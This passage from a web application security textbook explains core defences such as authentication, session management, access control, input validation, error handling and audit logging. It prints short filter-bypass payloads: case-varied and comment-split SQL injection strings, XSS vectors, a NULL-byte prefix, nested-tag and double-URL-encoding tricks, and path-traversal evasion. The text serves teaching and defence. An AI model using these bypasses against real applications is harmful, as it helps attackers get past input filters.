For example, suppose that an attacker wants to “hack in” to a bank's systems and steal money from users' accounts. In the past, before the bank deployed a web application, the attacker might have needed to find a vulnerability in a publicly reachable service, exploit this to gain a toehold on the bank's DMZ, penetrate the firewall restricting access to its internal systems, map the network to find the mainframe computer, decipher the arcane protocol used to access it, and guess some credentials to log in. However, if the bank now deploys a vulnerable web application, the attacker may be able to achieve the same outcome simply by modifying an account number in a hidden field of an HTML form.

A second way in which web applications have moved the security perimeter arises from the threats that users themselves face when they access a vulnerable application. A malicious attacker can leverage a benign but vulnerable web application to attack any user who visits it. If that user is located on an internal corporate network, the attacker may harness the user's browser to launch an attack against the local network from the user's trusted position. Without any cooperation from the user, the attacker may be able to carry out any action that the user could perform if she were herself malicious. With the proliferation of browser extension technologies and plug-ins, the extent of the client-side attack surface has increased considerably.

Network administrators are familiar with the idea of preventing their users from visiting malicious web sites, and end users themselves are gradually becoming more aware of this threat. But the nature of web application vulnerabilities means that a vulnerable application may present no less of a threat to its users and their organization than a web site that is overtly malicious. Correspondingly, the new security perimeter imposes a duty of care on all application owners to protect their users from attacks against them delivered via the application.



A further way in which the security perimeter has partly moved to the client side is through the widespread use of e-mail as an extended authentication mechanism. A huge number of today's applications contain "forgotten password" functions that allow an attacker to generate an account recovery e-mail to any registered address, without requiring any other user-specific information. This allows an attacker who compromises a user's web mail account to easily escalate the attack and compromise the victim's accounts on most of the web applications for which the victim is registered.

## **The Future of Web Application Security**

Over a decade after their widespread adoption, web applications on the Internet today are still rife with vulnerabilities. Understanding of the security threats facing web applications, and effective ways of addressing these, are still underdeveloped within the industry. There is currently little indication that the problem factors described in this chapter will disappear in the near future.

That said, the details of the web application security landscape are not static. Even though old and well-understood vulnerabilities such as SQL injection continue to appear, their prevalence is gradually diminishing. Furthermore, the instances that remain are becoming more difficult to find and exploit. New research in these areas is generally focused on developing advanced techniques for attacking more subtle manifestations of vulnerabilities that a few years ago could be easily detected and exploited using only a browser.

A second prominent trend has been a gradual shift in attention from attacks against the server side of the application to those that target application users. The latter kind of attack still leverages defects within the application itself, but it generally involves some kind of interaction with another user to compromise that user's dealings with the vulnerable application. This is a trend that has been replicated in other areas of software security. As awareness of security threats matures, flaws in the server side are the first to be well understood and addressed, leaving the client side as a key battleground as the learning process continues. Of all the attacks described in this book, those against other users are evolving the most quickly, and they have been the focus of most research in recent years.

Various recent trends in technology have somewhat altered the landscape of web applications. Popular consciousness about these trends exists by means of various rather misleading buzzwords, the most prominent of which are these:

- **Web 2.0** — This term refers to the greater use of functionality that enables user-generated content and information sharing, and also the adoption of various technologies that broadly support this functionality, including asynchronous HTTP requests and cross-domain integration.



- Cloud computing — This term refers to greater use of external service providers for various parts of the technology stack, including application software, application platforms, web server software, databases, and hardware. It also refers to increased usage of virtualization technologies within hosting environments.

As with most changes in technology, these trends have brought with them some new attacks and variations on existing attacks. Notwithstanding the hype, the issues raised are not quite as revolutionary as they may initially appear. We will examine the security implications of these and other recent trends in the appropriate locations throughout this book.

Despite all the changes that have occurred within web applications, some categories of “classic” vulnerabilities show no sign of diminishing. They continue to arise in pretty much the same form as they did in the earliest days of the web. These include defects in business logic, failures to properly apply access controls, and other design issues. Even in a world of bolted-together application components and everything-as-a-service, these timeless issues are likely to remain widespread.

## Summary

---

In a little over a decade, the World Wide Web has evolved from purely static information repositories into highly functional applications that process sensitive data and perform powerful actions with real-world consequences. During this development, several factors have combined to bring about the weak security posture demonstrated by the majority of today’s web applications.

Most applications face the core security problem that users can submit arbitrary input. Every aspect of the user’s interaction with the application may be malicious and should be regarded as such unless proven otherwise. Failure to properly address this problem can leave applications vulnerable to attack in numerous ways.

All the evidence about the current state of web application security indicates that although some aspects of security have indeed improved, entirely new threats have evolved to replace them. The overall problem has not been resolved on any significant scale. Attacks against web applications still present a serious threat to both the organizations that deploy them and the users who access them.



# Core Defense Mechanisms

The fundamental security problem with web applications — that all user input is untrusted — gives rise to a number of security mechanisms that applications use to defend themselves against attack. Virtually all applications employ mechanisms that are conceptually similar, although the details of the design and the effectiveness of the implementation vary greatly.

The defense mechanisms employed by web applications comprise the following core elements:

- Handling user access to the application's data and functionality to prevent users from gaining unauthorized access
- Handling user input to the application's functions to prevent malformed input from causing undesirable behavior
- Handling attackers to ensure that the application behaves appropriately when being directly targeted, taking suitable defensive and offensive measures to frustrate the attacker
- Managing the application itself by enabling administrators to monitor its activities and configure its functionality

Because of their central role in addressing the core security problem, these mechanisms also make up the vast majority of a typical application's attack surface. If knowing your enemy is the first rule of warfare, then understanding these mechanisms thoroughly is the main prerequisite for being able to attack

applications effectively. If you are new to hacking web applications (and even if you are not), you should be sure to take time to understand how these core mechanisms work in each of the applications you encounter, and identify the weak points that leave them vulnerable to attack.

## Handling User Access

---

A central security requirement that virtually any application needs to meet is controlling users' access to its data and functionality. A typical situation has several different categories of user, such as anonymous users, ordinary authenticated users, and administrative users. Furthermore, in many situations different users are permitted to access a different set of data. For example, users of a web mail application should be able to read their own e-mail but not other people's.

Most web applications handle access using a trio of interrelated security mechanisms:


- Authentication
- Session management
- Access control

Each of these mechanisms represents a significant area of an application's attack surface, and each is fundamental to an application's overall security posture. Because of their interdependencies, the overall security provided by the mechanisms is only as strong as the weakest link in the chain. A defect in any single component may enable an attacker to gain unrestricted access to the application's functionality and data.

## Authentication

The authentication mechanism is logically the most basic dependency in an application's handling of user access. Authenticating a user involves establishing that the user is in fact who he claims to be. Without this facility, the application would need to treat all users as anonymous — the lowest possible level of trust.

The majority of today's web applications employ the conventional authentication model, in which the user submits a username and password, which the application checks for validity. Figure 2-1 shows a typical login function. In security-critical applications such as those used by online banks, this basic model is usually supplemented by additional credentials and a multistage login process. When security requirements are higher still, other authentication models may be used, based on client certificates, smartcards, or challenge-response tokens. In addition to the core login process, authentication mechanisms often employ a range of other supporting functionality, such as self-registration, account recovery, and a password change facility.



**Log in**

Please log in below by completing the details requested, then select 'Log In'.

For security reasons, you have a limited number of attempts to provide the correct information. If you do not provide the correct information, access to your Intelligent Finance plan will be suspended. If this happens, please call **0845 609 4343** and we will send you a new Plan Security Code. You will then be able to access your plan by following the [reactivation process](#).

If you are not sure about your login details or require help, please call us.

**Online Username**  *This must be at least 6 characters long and can have letters and / or numbers, but no spaces.*

**Online Password**  *This must be at least 6 characters long and must have both letters and numbers, but no spaces.*

**Log In**


**Figure 2-1:** A typical login function

Despite their superficial simplicity, authentication mechanisms suffer from a wide range of defects in both design and implementation. Common problems may enable an attacker to identify other users' usernames, guess their passwords, or bypass the login function by exploiting defects in its logic. When you are attacking a web application, you should invest a significant amount of attention to the various authentication-related functions it contains. Surprisingly frequently, defects in this functionality enable you to gain unauthorized access to sensitive data and functionality.

## Session Management

The next logical task in the process of handling user access is to manage the authenticated user's session. After successfully logging in to the application, the user accesses various pages and functions, making a series of HTTP requests from his browser. At the same time, the application receives countless other requests from different users, some of whom are authenticated and some of whom are anonymous. To enforce effective access control, the application needs a way to identify and process the series of requests that originate from each unique user.

Virtually all web applications meet this requirement by creating a session for each user and issuing the user a token that identifies the session. The session itself is a set of data structures held on the server that track the state of the user's interaction with the application. The token is a unique string that the application maps to the session. When a user receives a token, the browser automatically submits it back to the server in each subsequent HTTP request, enabling the application to associate the request with that user. HTTP cookies are the standard method for transmitting session tokens, although many applications use hidden form fields or the URL query string for this purpose. If a user does not make a request for a certain amount of time, the session is ideally expired, as shown in Figure 2-2.



**Figure 2-2:** An application enforcing session timeout

In terms of attack surface, the session management mechanism is highly dependent on the security of its tokens. The majority of attacks against it seek to compromise the tokens issued to other users. If this is possible, an attacker can masquerade as the victim user and use the application just as if he had actually authenticated as that user. The principal areas of vulnerability arise from defects in how tokens are generated, enabling an attacker to guess the tokens issued to other users, and defects in how tokens are subsequently handled, enabling an attacker to capture other users' tokens.

A small number of applications dispense with the need for session tokens by using other means of reidentifying users across multiple requests. If HTTP's built-in authentication mechanism is used, the browser automatically resubmits the user's credentials with each request, enabling the application to identify the user directly from these. In other cases, the application stores the state information on the client side rather than the server, usually in encrypted form to prevent tampering.


## Access Control

The final logical step in the process of handling user access is to make and enforce correct decisions about whether each individual request should be permitted or denied. If the mechanisms just described are functioning correctly, the application knows the identity of the user from whom each request is received. On this basis, it needs to decide whether that user is authorized to perform the action, or access the data, that he is requesting, as shown in Figure 2-3.

The access control mechanism usually needs to implement some fine-grained logic, with different considerations being relevant to different areas of the application and different types of functionality. An application might support numerous user roles, each involving different combinations of specific privileges. Individual users may be permitted to access a subset of the total data held within the application. Specific functions may implement transaction limits and other checks, all of which need to be properly enforced based on the user's identity.

Because of the complex nature of typical access control requirements, this mechanism is a frequent source of security vulnerabilities that enable an attacker

to gain unauthorized access to data and functionality. Developers often make flawed assumptions about how users will interact with the application and frequently make oversights by omitting access control checks from some application functions. Probing for these vulnerabilities is often laborious, because essentially the same checks need to be repeated for each item of functionality. Because of the prevalence of access control flaws, however, this effort is always a worthwhile investment when you are attacking a web application. Chapter 8 describes how you can automate some of the effort involved in performing rigorous access control testing.



**Figure 2-3:** An application enforcing access control

## Handling User Input

Recall the fundamental security problem described in Chapter 1: All user input is untrusted. A huge variety of attacks against web applications involve submitting unexpected input, crafted to cause behavior that was not intended by the application's designers. Correspondingly, a key requirement for an application's security defenses is that the application must handle user input in a safe manner.

Input-based vulnerabilities can arise anywhere within an application's functionality, and in relation to practically every type of technology in common use. "Input validation" is often cited as the necessary defense against these attacks. However, no single protective mechanism can be employed everywhere, and defending against malicious input is often not as straightforward as it sounds.

### Varieties of Input

A typical web application processes user-supplied data in many different forms. Some kinds of input validation may not be feasible or desirable for all these forms of input. Figure 2-4 shows the kind of input validation often performed by a user registration function.

First Name	<input type="text" value="a"/>	Must contain at least 4 characters
Last Name	<input type="text" value="a"/>	Must contain at least 4 characters
Email	<input type="text" value="a"/>	Please provide a valid email address
Phone number	<input type="text" value="a"/>	Must contain only numbers

**Figure 2-4:** An application performing input validation

In many cases, an application may be able to impose very stringent validation checks on a specific item of input. For example, a username submitted to a login function may be required to have a maximum length of eight characters and contain only alphabetical characters.

In other cases, the application must tolerate a wider range of possible input. For example, an address field submitted to a personal details page might legitimately contain letters, numbers, spaces, hyphens, apostrophes, and other characters. However, for this item, restrictions still can be feasibly imposed. The data should not exceed a reasonable length limit (such as 50 characters) and should not contain any HTML markup.

In some situations, an application may need to accept arbitrary input from users. For example, a user of a blogging application may create a blog whose subject is web application hacking. Posts and comments made to the blog may quite legitimately contain explicit attack strings that are being discussed. The application may need to store this input in a database, write it to disk, and display it back to users in a safe way. It cannot simply reject the input just because it looks potentially malicious without substantially diminishing the application's value to some of its user base.

In addition to the various kinds of input that users enter using the browser interface, a typical application receives numerous items of data that began their life on the server and that are sent to the client so that the client can transmit them back to the server on subsequent requests. This includes items such as cookies and hidden form fields, which are not seen by ordinary users of the application but which an attacker can of course view and modify. In these cases, applications can often perform very specific validation of the data received. For example, a parameter might be required to have one of a specific set of known values, such as a cookie indicating the user's preferred language, or to be in a specific format, such as a customer ID number. Furthermore, when an application detects that server-generated data has been modified in a way that is not possible for an ordinary user with a standard browser, this often indicates that the user is attempting to probe the application for vulnerabilities. In these



cases, the application should reject the request and log the incident for potential investigation (see the “Handling Attackers” section later in this chapter).

## Approaches to Input Handling

Various broad approaches are commonly taken to the problem of handling user input. Different approaches are often preferable for different situations and different types of input, and a combination of approaches may sometimes be desirable.

### ***“Reject Known Bad”***

This approach typically employs a blacklist containing a set of literal strings or patterns that are known to be used in attacks. The validation mechanism blocks any data that matches the blacklist and allows everything else.

In general, this is regarded as the least effective approach to validating user input, for two main reasons. First, a typical vulnerability in a web application can be exploited using a wide variety of input, which may be encoded or represented in various ways. Except in the simplest of cases, it is likely that a blacklist will omit some patterns of input that can be used to attack the application. Second, techniques for exploitation are constantly evolving. Novel methods for exploiting existing categories of vulnerabilities are unlikely to be blocked by current blacklists.

Many blacklist-based filters can be bypassed with almost embarrassing ease by making trivial adjustments to the input that is being blocked. For example:

- If `SELECT` is blocked, try `SeLeCt`
- If `or 1=1--` is blocked, try `or 2=2--`
- If `alert('xss')` is blocked, try `prompt('xss')`

In other cases, filters designed to block specific keywords can be bypassed by using nonstandard characters between expressions to disrupt the tokenizing performed by the application. For example:

```
SELECT/*foo*/username,password/*foo*/FROM/*foo*/users
<img%09onerror=alert(1) src=a>
```

Finally, numerous blacklist-based filters, particularly those implemented in web application firewalls, have been vulnerable to NULL byte attacks. Because of the different ways in which strings are handled in managed and unmanaged execution contexts, inserting a NULL byte anywhere before a blocked expression can cause some filters to stop processing the input and therefore not identify the expression. For example:

```
%00<script>alert(1)</script>
```

Various other techniques for attacking web application firewalls are described in Chapter 18.

**NOTE** Attacks that exploit the handling of NULL bytes arise in many areas of web application security. In contexts where a NULL byte acts as a string delimiter, it can be used to terminate a filename or a query to some back-end component. In contexts where NULL bytes are tolerated and ignored (for example, within HTML in some browsers), arbitrary NULL bytes can be inserted within blocked expressions to defeat some blacklist-based filters. Attacks of this kind are discussed in detail in later chapters.

### ***“Accept Known Good”***

This approach employs a whitelist containing a set of literal strings or patterns, or a set of criteria, that is known to match only benign input. The validation mechanism allows data that matches the whitelist and blocks everything else. For example, before looking up a requested product code in the database, an application might validate that it contains only alphanumeric characters and is exactly six characters long. Given the subsequent processing that will be done on the product code, the developers know that input passing this test cannot possibly cause any problems.

In cases where this approach is feasible, it is regarded as the most effective way to handle potentially malicious input. Provided that due care is taken in constructing the whitelist, an attacker will be unable to use crafted input to interfere with the application’s behavior. However, in numerous situations an application must accept data for processing that does not meet any reasonable criteria for what is known to be “good.” For example, some people’s names contain an apostrophe or hyphen. These can be used in attacks against databases, but it may be a requirement that the application should permit anyone to register under his or her real name. Hence, although it is often extremely effective, the whitelist-based approach does not represent an all-purpose solution to the problem of handling user input.

### ***Sanitization***

This approach recognizes the need to sometimes accept data that cannot be guaranteed as safe. Instead of rejecting this input, the application sanitizes it in various ways to prevent it from having any adverse effects. Potentially malicious characters may be removed from the data, leaving only what is known to be safe, or they may be suitably encoded or “escaped” before further processing is performed.

Approaches based on data sanitization are often highly effective, and in many situations they can be relied on as a general solution to the problem of malicious

input. For example, the usual defense against cross-site scripting attacks is to HTML-encode dangerous characters before these are embedded into pages of the application (see Chapter 12). However, effective sanitization may be difficult to achieve if several kinds of potentially malicious data need to be accommodated within one item of input. In this situation, a boundary validation approach is desirable, as described later.

### ***Safe Data Handling***

Many web application vulnerabilities arise because user-supplied data is processed in unsafe ways. Vulnerabilities often can be avoided not by validating the input itself but by ensuring that the processing that is performed on it is inherently safe. In some situations, safe programming methods are available that avoid common problems. For example, SQL injection attacks can be prevented through the correct use of parameterized queries for database access (see Chapter 9). In other situations, application functionality can be designed in such a way that inherently unsafe practices, such as passing user input to an operating system command interpreter, are avoided.

This approach cannot be applied to every kind of task that web applications need to perform. But where it is available, it is an effective general approach to handling potentially malicious input.

### ***Semantic Checks***

The defenses described so far all address the need to defend the application against various kinds of malformed data whose content has been crafted to interfere with the application's processing. However, with some vulnerabilities the input supplied by the attacker is identical to the input that an ordinary, nonmalicious user may submit. What makes it malicious is the different circumstances under which it is submitted. For example, an attacker might seek to gain access to another user's bank account by changing an account number transmitted in a hidden form field. No amount of syntactic validation will distinguish between the user's data and the attacker's. To prevent unauthorized access, the application needs to validate that the account number submitted belongs to the user who has submitted it.

### ***Boundary Validation***

The idea of validating data across trust boundaries is a familiar one. The core security problem with web applications arises because data received from users is untrusted. Although input validation checks implemented on the client side may improve performance and the user's experience, they do not provide any assurance about the data that actually reaches the server. The point at which

user data is first received by the server-side application represents a huge trust boundary. At this point the application needs to take measures to defend itself against malicious input.

Given the nature of the core problem, it is tempting to think of the input validation problem in terms of a frontier between the Internet, which is “bad” and untrusted, and the server-side application, which is “good” and trusted. In this picture, the role of input validation is to clean potentially malicious data on arrival and then pass the clean data to the trusted application. From this point onward, the data may be trusted and processed without any further checks or concern about possible attacks.

As will become evident when we begin to examine some actual vulnerabilities, this simple picture of input validation is inadequate for several reasons:


- Given the wide range of functionality that applications implement, and the different technologies in use, a typical application needs to defend itself against a huge variety of input-based attacks, each of which may employ a diverse set of crafted data. It would be very difficult to devise a single mechanism at the external boundary to defend against all these attacks.
- Many application functions involve chaining together a series of different types of processing. A single piece of user-supplied input might result in a number of operations in different components, with the output of each being used as the input for the next. As the data is transformed, it might come to bear no resemblance to the original input. A skilled attacker may be able to manipulate the application to cause malicious input to be generated at a key stage of the processing, attacking the component that receives this data. It would be extremely difficult to implement a validation mechanism at the external boundary to foresee all the possible results of processing each piece of user input.
- Defending against different categories of input-based attack may entail performing different validation checks on user input that are incompatible with one another. For example, preventing cross-site scripting attacks may require the application to HTML-encode the `>` character as `&gt;`, and preventing command injection attacks may require the application to block input containing the `&` and `;` characters. Attempting to prevent all categories of attack simultaneously at the application's external boundary may sometimes be impossible.

A more effective model uses the concept of *boundary validation*. Here, each individual component or functional unit of the server-side application treats its inputs as coming from a potentially malicious source. Data validation is performed at each of these trust boundaries, in addition to the external frontier between the client and server. This model provides a solution to the problems just described. Each component can defend itself against the specific types of crafted input to which it may be vulnerable. As data passes through different

components, validation checks can be performed against whatever value the data has as a result of previous transformations. And because the various validation checks are implemented at different stages of processing, they are unlikely to come into conflict with one another.

Figure 2-5 illustrates a typical situation where boundary validation is the most effective approach to defending against malicious input. The user login results in several steps of processing being performed on user-supplied input, and suitable validation is performed at each step:

1. The application receives the user's login details. The form handler validates that each item of input contains only permitted characters, is within a specific length limit, and does not contain any known attack signatures.
2. The application performs a SQL query to verify the user's credentials. To prevent SQL injection attacks, any characters within the user input that may be used to attack the database are escaped before the query is constructed.
3. If the login succeeds, the application passes certain data from the user's profile to a SOAP service to retrieve further information about her account. To prevent SOAP injection attacks, any XML metacharacters within the user's profile data are suitably encoded.
4. The application displays the user's account information back to the user's browser. To prevent cross-site scripting attacks, the application HTML-encodes any user-supplied data that is embedded into the returned page.



**Figure 2-5:** An application function using boundary validation at multiple stages of processing

The specific vulnerabilities and defenses involved in this scenario will be examined in detail in later chapters. If variations on this functionality involved passing data to further application components, similar defenses would need to be implemented at the relevant trust boundaries. For example, if a failed login caused the application to send a warning e-mail to the user, any user data incorporated into the e-mail may need to be checked for SMTP injection attacks.

## Multistep Validation and Canonicalization

A common problem encountered by input-handling mechanisms arises when user-supplied input is manipulated across several steps as part of the validation logic. If this process is not handled carefully, an attacker may be able to construct crafted input that succeeds in smuggling malicious data through the validation mechanism. One version of this problem occurs when an application attempts to sanitize user input by removing or encoding certain characters or expressions. For example, an application may attempt to defend against some cross-site scripting attacks by stripping the expression:

```
<script>
```

from any user-supplied data. However, an attacker may be able to bypass the filter by supplying the following input:

```
<scr<script>ipt>
```

When the blocked expression is removed, the surrounding data contracts to restore the malicious payload, because the filter is not being applied recursively.

Similarly, if more than one validation step is performed on user input, an attacker may be able to exploit the ordering of these steps to bypass the filter. For example, if the application first removes . . / recursively and then removes . . \ recursively, the following input can be used to defeat the validation:

```
....\ /
```

A related problem arises in relation to data canonicalization. When input is sent from the user's browser, it may be encoded in various ways. These encoding schemes exist so that unusual characters and binary data may be transmitted safely over HTTP (see Chapter 3 for more details). Canonicalization is the process of converting or decoding data into a common character set. If any canonicalization is carried out after input filters have been applied, an attacker may be able to use a suitable encoding scheme to bypass the validation mechanism.

For example, an application may attempt to defend against some SQL injection attacks by blocking input containing the apostrophe character. However, if

the input is subsequently canonicalized, an attacker may be able to use double URL encoding to defeat the filter. For example:

```
%2527
```

When this input is received, the application server performs its normal URL decode, so the input becomes:

```
%27
```

This does not contain an apostrophe, so it is permitted by the application's filters. But when the application performs a further URL decode, the input is converted into an apostrophe, thereby bypassing the filter.

If the application strips the apostrophe instead of blocking it, and then performs further canonicalization, the following bypass may be effective:

```
%%2727
```

It is worth noting that the multiple validation and canonicalization steps in these cases need not all take place on the server side of the application. For example, in the following input several characters have been HTML-encoded:

```
<iframe src=j&#x61;vasc&#x72ipt&#x3a;alert&#x28;1&#x29; >
```

If the server-side application uses an input filter to block certain JavaScript expressions and characters, the encoded input may succeed in bypassing the filter. However, if the input is then copied into the application's response, some browsers perform an HTML decode of the `src` parameter value, and the embedded JavaScript executes.

In addition to the standard encoding schemes that are intended for use in web applications, canonicalization issues can arise in other situations where a component employed by the application converts data from one character set to another. For example, some technologies perform a "best fit" mapping of characters based on similarities in their printed glyphs. Here, the characters « and » may be converted into < and >, respectively, and Š and Â are converted into ˇ and ˆ. This behavior can often be leveraged to smuggle blocked characters or keywords past an application's input filters.

Throughout this book, we will describe numerous attacks of this kind, which are effective in defeating many applications' defenses against common input-based vulnerabilities.

Avoiding problems with multistep validation and canonicalization can sometimes be difficult, and there is no single solution to the problem. One approach is to perform sanitization steps recursively, continuing until no further modifications have been made on an item of input. However, where the desired sanitization involves escaping a problematic character, this may result in an infinite loop. Often, the problem can be addressed only on a case-by-case basis, based on the types of validation being performed. Where feasible, it may be preferable to avoid attempting to clean some kinds of bad input, and simply reject it altogether.



## Handling Attackers

---

Anyone designing an application for which security is remotely important must assume that it will be directly targeted by dedicated and skilled attackers. A key function of the application's security mechanisms is being able to handle and react to these attacks in a controlled way. These mechanisms often incorporate a mix of defensive and offensive measures designed to frustrate an attacker as much as possible and give the application's owners appropriate notification and evidence of what has taken place. Measures implemented to handle attackers typically include the following tasks:

- Handling errors
- Maintaining audit logs
- Alerting administrators
- Reacting to attacks

## Handling Errors


However careful an application's developers are when validating user input, it is virtually inevitable that some unanticipated errors will occur. Errors resulting from the actions of ordinary users are likely to be identified during functionality and user acceptance testing. Therefore, they are taken into account before the application is deployed in a production context. However, it is difficult to anticipate every possible way in which a malicious user may interact with the application, so further errors should be expected when the application comes under attack.

A key defense mechanism is for the application to handle unexpected errors gracefully, and either recover from them or present a suitable error message to the user. In a production context, the application should never return any system-generated messages or other debug information in its responses. As you will see throughout this book, overly verbose error messages can greatly assist malicious users in furthering their attacks against the application. In some situations, an attacker can leverage defective error handling to retrieve sensitive information within the error messages themselves, providing a valuable channel for stealing data from the application. Figure 2-6 shows an example of an unhandled error resulting in a verbose error message.

Most web development languages provide good error-handling support through try-catch blocks and checked exceptions. Application code should make extensive use of these constructs to catch specific and general errors and handle them appropriately. Furthermore, most application servers can be configured to deal with unhandled application errors in customized ways, such as



by presenting an uninformative error message. See Chapter 15 for more details on these measures.



**Figure 2-6:** An unhandled error

Effective error handling is often integrated with the application's logging mechanisms, which record as much debug information as possible about unanticipated errors. Unexpected errors often point to defects within the application's defenses that can be addressed at the source if the application's owner has the required information.

## Maintaining Audit Logs

Audit logs are valuable primarily when investigating intrusion attempts against an application. Following such an incident, effective audit logs should enable the application's owners to understand exactly what has taken place, which vulnerabilities (if any) were exploited, whether the attacker gained unauthorized access to data or performed any unauthorized actions, and, as far as possible, provide evidence of the intruder's identity.


In any application for which security is important, key events should be logged as a matter of course. At a minimum, these typically include the following:

- All events relating to the authentication functionality, such as successful and failed login, and change of password
- Key transactions, such as credit card payments and funds transfers
- Access attempts that are blocked by the access control mechanisms
- Any requests containing known attack strings that indicate overtly malicious intentions

In many security-critical applications, such as those used by online banks, every client request is logged in full, providing a complete forensic record that can be used to investigate any incidents.

Effective audit logs typically record the time of each event, the IP address from which the request was received, and the user's account (if authenticated). Such logs need to be strongly protected against unauthorized read or write access. An effective approach is to store audit logs on an autonomous system that accepts only update messages from the main application. In some situations, logs may be flushed to write-once media to ensure their integrity in the event of a successful attack.

In terms of attack surface, poorly protected audit logs can provide a gold mine of information to an attacker, disclosing a host of sensitive information such as session tokens and request parameters. This information may enable the attacker to immediately compromise the entire application, as shown in Figure 2-7.



**Figure 2-7:** Poorly protected application logs containing sensitive information submitted by other users

## Alerting Administrators

